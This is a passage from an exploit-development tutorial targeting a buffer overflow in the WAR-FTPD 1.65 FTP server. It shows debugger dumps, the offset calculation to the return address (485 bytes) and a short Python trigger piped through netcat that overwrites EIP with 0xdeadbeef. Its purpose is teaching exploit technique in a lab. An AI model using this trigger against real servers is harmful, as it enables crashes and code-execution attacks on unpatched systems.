00A4FDD4  33333333
00A4FDD8  34343434

Access violation when executing [35353535] - use Shift+F7/F8/F9 to pass exception to program    Paused
```


It worked fine, now it fitted just as we wanted 'Access violation when executing [35353535]', so number 5 is our next target.

STRIKE THREE

Now that we know that number 5 is our target, we'll replace all numbers '5' by the new sequence and we'll discard other numbers:

```
$ ./reach_war-ftpd.py 192.168.178.129 21 1 5 20 1 0
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.

Buffer size: 737
331 User name okay, Need password.
```

Check in Ollydbg!



```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 00A4FDF4 ASCII "AAAAAAAAAAAA8888AAAAAAAAAAAA
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 00B84B84

EIP 35353535

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 0055 00000055 16A877F9
ST2 empty -UNORM D8EC 005D8698 00000056
ST3 empty 7.5273454850668339200e-4927
ST4 empty -??? FFFF 77F94418 77FB80DB
ST5 empty 5.4677285389146992640e+4314
ST6 empty 0.0878542793339669760e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00440000 00 00 00 00|59 4B 43 00 ....YKC.
00440008 F0 36 40 00|30 37 40 00 ≡6@.07@.
00440010 30 30 42 00|70 30 42 00 00B.p0B.
00440018 60 02 43 00|90 08 43 00 `☻C.É◘C.
00440020 E0 10 43 00|20 11 43 00 α►C. ◄C.
00440028 60 11 43 00|E0 11 43 00 `◄C.α◄C.
00440030 E0 12 43 00|20 13 43 00 α↕C. ‼C.
00440038 40 13 43 00|80 13 43 00 @‼C.Ç‼C.
00440040 C0 13 43 00|00 14 43 00 └‼C..¶C.
00440048 40 14 43 00|80 14 43 00 @¶C.Ç¶C.
00440050 C0 14 43 00|00 15 43 00 └¶C..§C.
00440058 40 15 43 00|80 15 43 00 @§C.Ç§C.
00440060 C0 15 43 00|00 16 43 00 └§C..▬C.
00440068 30 17 43 00|00 00 00 00 0↨C.....
00440070 00 00 00 00|00 00 00 00 ........
```

```
00A4FC6C  41414141
00A4FC70  41414141
00A4FC74  36363636
00A4FC78  41414141
00A4FC7C  41414141
00A4FC80  41414141
00A4FC84  41414141
00A4FC88  41414141
00A4FC8C  41414141
00A4FC90  41414141
00A4FC94  41414141
00A4FC98  37373737
00A4FC9C  41414141
00A4FCA0  41414141
00A4FCA4  41414141
00A4FCA8  41414141
```

```
Access violation when executing [35353535] - use Shift+F7/F8/F9 to pass exception to program
Paused
```


As we can see, in our new sequence the number '5' again is the number that must be replaced again, so here we go for our fourth hit.

STRIKE FOUR

Now we're in our second round of number sequence replacement, in this one we have to replace all the numbers '5' from the sequence that we already have replaced numbers '5':

```
$ ./reach_war-ftpd.py 192.168.178.129 21 1 5 10 2 5
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.

Buffer size: 3401
331 User name okay, Need password.
```

Check in Ollydbg!


Start
OllyDbg - w...
strikethree.b...
Idle - WAR-F...
04:19 a.m.
OllyDbg - war-ftpd.exe - [CPU - thread 000002E0]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 00A4FDF4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 008B4B84

EIP 32323232

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 008B 00000000 00000000
ST2 empty +UNORM 0088 008BEFB0 00000000
ST3 empty 7.6580125107810959360e-4883
ST4 empty -UNORM 80DB 00A4FB8C 00A4FE00
ST5 empty -NAN FFFF FFFF77F9 8AD077FB
ST6 empty 8.1513990717418106880e-4932
ST7 empty 0.1111321401869686400e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                 ASCII
00440000  00 00 00 00|59 4B 43 00  ....YKC.
00440008  F0 36 40 00|30 37 40 00  ≡6@.07@.
00440010  30 30 42 00|70 30 42 00  00B.p0B.
00440018  60 02 43 00|90 08 43 00  `☻C.É◘C.
00440020  E0 10 43 00|20 11 43 00  α►C. ◄C.
00440028  60 11 43 00|E0 11 43 00  `◄C.α◄C.
00440030  E0 12 43 00|20 13 43 00  α↕C. ‼C.
00440038  40 13 43 00|80 13 43 00  @‼C.Ç‼C.
00440040  C0 13 43 00|00 14 43 00  └‼C..¶C.
00440048  40 14 43 00|80 14 43 00  @¶C.Ç¶C.
00440050  C0 14 43 00|00 15 43 00  └¶C..§C.
00440058  40 15 43 00|80 15 43 00  @§C.Ç§C.
00440060  C0 15 43 00|00 16 43 00  └§C..▬C.
00440068  30 17 43 00|00 00 00 00  0↨C.....
00440070  00 00 00 00|00 00 00 00  ........
```

```
00A4FD9C   41414141
00A4FDA0   41414141
00A4FDA4   41414141
00A4FDA8   41414141
00A4FDAC   41414141
00A4FDB0   41414141
00A4FDB4   41414141
00A4FDB8   41414141
00A4FDBC   41414141
00A4FDC0   41414141
00A4FDC4   41414141
00A4FDC8   41414141
00A4FDCC   41414141
00A4FDD0   41414141
00A4FDD4   41414141
00A4FDD8   41414141
```

```
Access violation when executing [32323232] - use Shift+F7/F8/F9 to pass exception to program
```

OK!, we've hitted number 2! this is exactly the place where our RETURN ADDRESS must be, with the memory address of our desire. We've used just 10 numbers in this sequence, so our buffer was 1 for alignment and the numbers 1 2 3 4 5 6 7 8 9 1 with shits between them, so....as the number in eip was 2 (32323232) we just reached what we wanted ;).

CALCULATE STRING LENGTH

The next move is to know how long the buffer before our RET ADDRESS must be.
We may get it in two ways:
The 'hard' way is to use the same values that we've used to get the location of RET ADDRESS and count the bytes before the '32323232' minus 4, because those four bytes are gonna be the place where we'll put the memory addres that we want:

```
$ ./reach_eip.py 1 5 10 2 5
Buffer size: 3401
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA1111AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2222AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA3333AAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA4444AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA5555AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6
666AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA7777AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8888AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAA9999AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA1111AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Then we mark everything before '2222', and get the length:

```
$ python -c "print len
```

```
('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA1111AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA')"
485
```

And there we've got it. 485 bytes long.

The easy and simplest way is to make the same request, except that we'll generate our amount of number sequence to only one, because we need just the buffer before that number:

```
$ ./reach_eip.py 1 5 1 2 5
Buffer size: 485
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA1111AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

If the number to reach was 3 it would have been 2 instead of 1:

```
$ ./reach_eip.py 1 5 1 2 5
```

PROOFING OUR BUFFER LENGTH


To make a test that we've done all right, we'll do a little script to use all the information we've got.
This script just craft this 'test' buffer, which will be composed as:
'USER ' + '485 bytes long string' + 'a test RET ADDR'
Copy this to a file and save it as 'trigger_deadbeef.py':

```
import struct

print 'USER '+'\x41'*485+struct.pack('<L', 0xdeadbeef)
```

Then execute it and pipe the output to a netcat to the host and port that War-Ftpd is running:

```
$ python trigger_deadbeef.py | nc 192.168.178.129 21
220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
220 Please enter your user name.
331 User name okay, Need password.
```

Press CTRL+C to stop 'nc' execution.



```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000113
ESP 00A4FD9C ASCII "tr User from 192.168.178.1
EBP 00A4FDF4
ESI 77E8C0A6 KERNEL32.GetTickCount
EDI 008B4B84

EIP DEADBEEF

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty +UNORM 0055 00000055 16A877F9
ST2 empty -UNORM D8EC 005D8698 00000056
ST3 empty 7.5273454850668339200e-4927
ST4 empty -??? FFFF 77F94418 77FB80DB
ST5 empty 5.4677285389146992640e+4314
ST6 empty 0.0878542793339669760e-4933
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00440000 00 00 00 00 59 4B 43 00  ....YKC.
00440008 F0 36 40 00 30 37 40 00  ≡6@.07@.
00440010 30 30 42 00 70 30 42 00  00B.p0B.
00440018 60 02 43 00 90 08 43 00  `☻C.É◘C.
00440020 E0 10 43 00 20 11 43 00  α►C. ◄C.
00440028 60 11 43 00 E0 11 43 00  `◄C.α◄C.
00440030 E0 12 43 00 20 13 43 00  α↕C. ‼C.
00440038 40 13 43 00 80 13 43 00  @‼C.Ç‼C.
00440040 C0 13 43 00 00 14 43 00  └‼C..¶C.
00440048 40 14 43 00 80 14 43 00  @¶C.Ç¶C.
00440050 C0 14 43 00 00 15 43 00  └¶C..§C.
00440058 40 15 43 00 80 15 43 00  @§C.Ç§C.
00440060 C0 15 43 00 00 16 43 00  └§C..▬C.
00440068 30 17 43 00 00 00 00 00  0↨C.....
00440070 00 00 00 00 00 00 00 00  ........
```

```
00A4FD9C  55207274
00A4FDA0  20726573
00A4FDA4  6D6F7266
00A4FDA8  32393120
00A4FDAC  3836312E
00A4FDB0  3837312E
00A4FDB4  6C20312E
00A4FDB8  6567676F
00A4FDBC  756F2064
00A4FDC0  000A0D74
00A4FDC4  00000000
00A4FDC8  008BDC60 ASCII "LogFile.log"
00A4FDCC  7803BBF0 MSVCRT.7803BBF0
00A4FDD0  00000000
00A4FDD4  008B7F68
00A4FDD8  008B7ED0
```

